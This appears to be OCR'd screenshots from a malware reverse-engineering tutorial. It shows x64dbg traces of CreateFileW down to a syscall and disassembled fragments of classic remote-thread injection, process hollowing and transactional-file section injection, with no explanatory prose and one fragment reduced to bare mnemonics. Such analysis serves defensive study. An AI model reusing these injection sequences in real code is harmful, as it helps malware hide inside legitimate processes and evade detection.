      00007FFD80A54B8D    CC              int3
      00007FFD80A54B8E    CC              int3
      00007FFD80A54B8F    CC              int3

Jump is taken
qword ptr [00007FFD80AB1150 <kernel32.&CreateFileW>]=<kernelbase.CreateFileW>

.text:00007FFD80A54B60 kernel32.dll:$24B60 #23F60 <CreateFileW>
```

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct


```
Address           Hex                                              ASCII
00007FFD81A11000  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00007FFD81A11010  48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48  H.\$.H.t$.WAVAWH
00007FFD81A11020  81 EC 80 00 00 00 48 8B 05 C3 24 18 00 48 33 C4  .ì....H..Ã$..H3Ä
00007FFD81A11030  48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2  H.D$pM.ùA.øH.Á.Ò
00007FFD81A11040  0F 84 07 53 0A 00 83 FA 0A 0F 85 BB 52 0A 00 45  ...S...ú...»R..E
00007FFD81A11050  33 C9 45 33 D2 4C 8D 74 24 61 48 8B 00 4C 8D 1D  3ÉE3ÒL.t$aH..L..
00007FFD81A11060  C4 45 12 00 45 85 C9 0F 85 EA 52 0A 00 44 8B C2  ÄE..E.É..êR..D.Â
00007FFD81A11070  33 D2 49 F7 F0 49 FF CE 8B CA 42 8A 0C 19 41 88  3ÒI÷ðIÿÎ.ÊB...A.
00007FFD81A11080  0E 48 85 C0 75 EA 48 8D 74 24 61 41 2B F6 85 FF  .H.ÀuêH.t$aA+ö.ÿ
00007FFD81A11090  0F 88 E4 52 0A 00 3B F7 0F 8F 01 53 0A 00 44 8B  ..äR..;÷...S..D.
00007FFD81A110A0  C6 49 8B D6 49 8B CF E8 D4 1A 0A 00 3B F7 7D 05  ÆI.ÖI.ÏèÔ...;÷}.

000000F03234E8F8
000000F03234E900
000000F03234E908
000000F03234E910
000000F03234E918
000000F03234E920
000000F03234E928
000000F03234E930
000000F03234E938
000000F03234E940
000000F03234E948
000000F03234E950
000000F03234E958
000000F03234E960
000000F03234E968

Command: bp CreateFileW
Paused   INT3 breakpoint at <kernel32.CreateFileW> (00007FFD80A54B60)!
```



notepad.exe - PID: 4618 - Module: kernelbase.dll - Thread: Main Thread 303C (switched from 3560) - x64dbg

File View Debug Trace Plugins Favourites Options Help Nov 26 2019
CPU References Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Threads Handles Trace


```
RIP → 00007FFD7F4E7B99    48:FF15 08681900        call qword ptr ds:[<&ZwCreateFile>]
      00007FFD7F4E7BA0    0F1F4400 00             nop dword ptr ds:[rax+rax],eax
      00007FFD7F4E7BA5    8BF8                    mov edi,eax
      00007FFD7F4E7BA7    3D 220000C0             cmp eax,C0000022
      00007FFD7F4E7BAC  v 0F84 D6010000           je kernelbase.7FFD7F4E7D88
      00007FFD7F4E7BB2    48:8D4D E8              lea rcx,qword ptr ss:[rbp-18]
      00007FFD7F4E7BB6    48:FF15 FB661900        call qword ptr ds:[<&RtlReleaseRelative
      00007FFD7F4E7BBD    0F1F4400 00             nop dword ptr ds:[rax+rax],eax
      00007FFD7F4E7BC2    6548:8B0C25 60000000    mov rcx,qword ptr gs:[60]
      00007FFD7F4E7BCB    33D2                    xor edx,edx
      00007FFD7F4E7BCD    4C:8B45 98              mov r8,qword ptr ss:[rbp-68]   [rbp-68]:L"\\??\\C:\\Users\\uriel\\Desktop\\CreateFile_Demo.txt"
      00007FFD7F4E7BD1    48:8B49 30              mov rcx,qword ptr ds:[rcx+30]  [rcx+30]:L"\\??\\C:\\Users\\uriel\\Desktop\\CreateFile_Demo.txt"
```



notepad.exe - PID: 4618 - Module: ntdll.dll - Thread: Main Thread 303C - x64dbg

File View Debug Trace Plugins Favourites Options Help Nov 26 2019
CPU References Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Threads Handles Trace


```
      00007FFD81AAC830    4C:8BD1               mov r10,rcx                  ZwCreateFile
      00007FFD81AAC833    B8 55000000           mov eax,55                   55:'U'
      00007FFD81AAC838    F60425 0803FE7F 01    test byte ptr ds:[7FFE0308],1
      00007FFD81AAC840  v 75 03                 jne ntdll.7FFD81AAC845
RIP → 00007FFD81AAC842    0F05                  syscall
      00007FFD81AAC844    C3                    ret
      00007FFD81AAC845    CD 2E                 int 2E
      00007FFD81AAC847    C3                    ret
```



```
push    edi                 ; lpAddress
push    ebx                 ; hProcess
call    VirtualAllocEx
mov     ebp, eax
test    ebp, ebp
jz      short loc_40AFA4
```

```
lea     eax, [esp+24h+NumberOfBytesWritten]
push    eax                 ; lpNumberOfBytesWritten
push    esi                 ; nSize
push    0                   ; lpModuleName
call    GetModuleHandleA_0
push    eax                 ; lpBuffer
push    edi                 ; lpBaseAddress
push    ebx                 ; hProcess
call    WriteProcessMemory
cmp     esi, [esp+24h+NumberOfBytesWritten]
ja      short loc_40AFA4
```

```
lea     eax, [esp+24h+ThreadId]
push    eax                 ; lpThreadId
push    0                   ; dwCreationFlags
mov     eax, [esp+2Ch+lpParameter]
push    eax                 ; lpParameter
mov     eax, [esp+30h+lpStartAddress]
push    eax                 ; lpStartAddress
push    0                   ; dwStackSize
push    0                   ; lpThreadAttributes
push    ebx                 ; hProcess
call    CreateRemoteThread
push    ebx                 ; hObject
call    CloseHandle
mov     [esp+24h+var_1C], ebp
```




```
push    0                   ; lpEnvironment
push    4                   ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
mov     eax, [ebp+var_8]
call    sub_404A3C
push    eax                 ; lpCommandLine
push    0                   ; lpApplicationName
call    CreateProcessA
test    eax, eax
jz      loc_45B12C
```

```
lea     eax, [ebp+lpAddress]
call    sub_45AD34
mov     [ebp+lpContext], eax
cmp     [ebp+lpContext], 0
jz      loc_45AFF2
```

```
mov     eax, [ebp+lpContext]
mov     dword ptr [eax], 10007h
mov     eax, [ebp+lpContext]
push    eax                 ; lpContext
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                 ; hThread
call    GetThreadContext
test    eax, eax
jz      loc_45AFE2
```

```
lea     eax, [ebp+NumberOfBytesRead]
push    eax                 ; lpNumberOfBytesRead
push    4                   ; nSize
lea     eax, [ebp+Buffer]
push    eax                 ; lpBuffer
mov     eax, [ebp+lpContext]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax                 ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                 ; hProcess
call    ReadProcessMemory
mov     eax, [edi+34h]
cmp     eax, [ebp+Buffer]
jnz     short loc_45AF27
```

```
mov     eax, [edi+34h]
push    eax
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax
call    NtUnmapViewOfSection
test    eax, eax
jnz     short loc_45AF0C
```



```
mov     eax, [edi+34h]
push    eax                 ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                 ; hProcess
call    VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
jmp     short loc_45AF42
```


```
mov
push
push
mov
push
call
mov
jmp
```

```
loc_45AF42:
cmp     [ebp+lpBaseAddress], 0
jz      loc_45AFE2
```

```
mov     eax, ebx
call    sub_45ACB0
mov     ebx, eax
mov     edx, [edi+34h]
mov     eax, [ebp+lpBaseAddress]
cmp     edx, eax
jz      short loc_45AF81
```


```
sub     eax, [edi+34h]
push    eax
push    edi
push    ebx
call    sub_45AC1C
mov     eax, [ebp+lpBaseAddress]
mov     [edi+34h], eax
mov     eax, [esi+3Ch]
add     eax, ebx
mov     ecx, 0F8h
mov     edx, edi
call    sub_407108
```

```
loc_45AF81:
lea     eax, [ebp+NumberOfBytesRead]
push    eax                 ; lpNumberOfBytesWritten
mov     eax, [edi+50h]
push    eax                 ; nSize
push    ebx                 ; lpBuffer
mov     eax, [ebp+lpBaseAddress]
push    eax                 ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                 ; hProcess
call    WriteProcessMemory
lea     eax, [ebp+NumberOfBytesRead]
push    eax                 ; lpNumberOfBytesWritten
push    4                   ; nSize
lea     eax, [ebp+lpBaseAddress]
push    eax                 ; lpBuffer
mov     eax, [ebp+lpContext]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax                 ; lpBaseAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax                 ; hProcess
call    WriteProcessMemory
mov     eax, [edi+28h]
add     eax, [ebp+lpBaseAddress]
mov     edx, [ebp+lpContext]
mov     [edx+0B0h], eax
mov     eax, [ebp+lpContext]
push    eax                 ; lpContext
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                 ; hThread
call    SetThreadContext
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                 ; hThread
call    ResumeThread
mov     eax, [ebp+ProcessInformation.hThread]
mov     [ebp+var_C], eax
```




```
loc_404ED5:
push    edi
push    ebx
call    sub_405BD0
add     esp, 4
push    0
push    0
push    esi
push    0
push    80h
push    2
push    0
push    0
push    0C0000000h
push    eax
call    ds:CreateFileTransactedW
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jnz     short loc_404F15
```

```
loc_404F15:              ; lpOverlapped
push    0
lea     eax, [ebp+NumberOfBytesWritten]
mov     [ebp+NumberOfBytesWritten], 0
push    eax              ; lpNumberOfBytesWritten
push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]   ; lpBuffer
push    edi              ; hFile
call    ds:WriteFile
test    eax, eax
jnz     short loc_404F4D
```



```
loc_404F4D:
push    edi
push    1000000h
push    2
push    0
push    0
push    0F001Fh
lea     eax, [ebp+var_160]
mov     [ebp+var_160], 0
push    eax
call    ds:NtCreateSection
test    eax, eax
jz      short loc_404FA4
```

```
loc_404FA4:              ; hObject
push    edi
mov     edi, ds:CloseHandle
call    edi ; CloseHandle
push    esi              ; TransactionHandle
call    RollbackTransaction
test    eax, eax
